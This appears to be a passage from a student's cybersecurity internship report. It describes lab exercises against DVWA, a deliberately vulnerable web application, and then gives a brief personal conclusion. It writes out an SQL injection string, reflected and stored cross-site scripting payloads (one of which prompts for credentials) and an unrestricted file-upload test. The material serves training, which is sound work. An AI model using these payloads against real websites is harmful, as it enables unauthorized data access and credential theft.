
- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV




Change the Security level of DVWA to Low.

a) Perform SQL injection on DVWA


Click on the SQL injection from the side navigation Bar. Type **1"or"1="1** in the User Id box, and then click the Submit button. Now we will get the username.







b) Perform Cross-site scripting on DVWA


Click on the XSS reflected from the side navigation Bar. In the What's your name field box enter the script as **<script> alert("hacked")</script>** then click on submit. You will get the prompt having the alert message contained within it.





Click on the XSS stored from the side navigation Bar. In the name field type any text and in the message field type <script>prompt(“enter credentials”)</script>. A prompt will appear asking for the details to enter.





c) Perform File upload DVWA

Click on the Upload from the side navigation Bar. We can observe that the file to be uploaded is specified as an image file, if it accepts any other format of file it means that the website is vulnerable. Try to upload the file which is in the other format. Click on browse and select the file of the type .txt and then click on upload. It will accept the file. We can see the message saying uploaded successfully. Now copy the path leaving the root and paste it in the browser we will enter to the index page of the database which should not be visible.

Index of /dvwa/hackable/uploads

Name	Last modified	Size	Description
Parent Directory		-	
demo2.txt	23-Feb-2023 02:22	0	
dvwa_email.png	16-Mar-2010 01:56	667	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.56.101 Port 80

Conclusion

The cyber security internship proved to be an enriching and rewarding experience that provided a comprehensive understanding of various security concepts and their practical implementation. During the internship, I gained a comprehensive understanding of various security concepts and their practical implementation. Through hands-on experience and exposure to different tools. I would like to thank the organization for giving me the opportunity to pursue the internship. I feel that this experience has given me the best preparation for a career in cybersecurity. Overall, this internship provided me with a valuable opportunity to enhance my cyber security knowledge and skills, which I can leverage to make a significant contribution in the field of cyber security.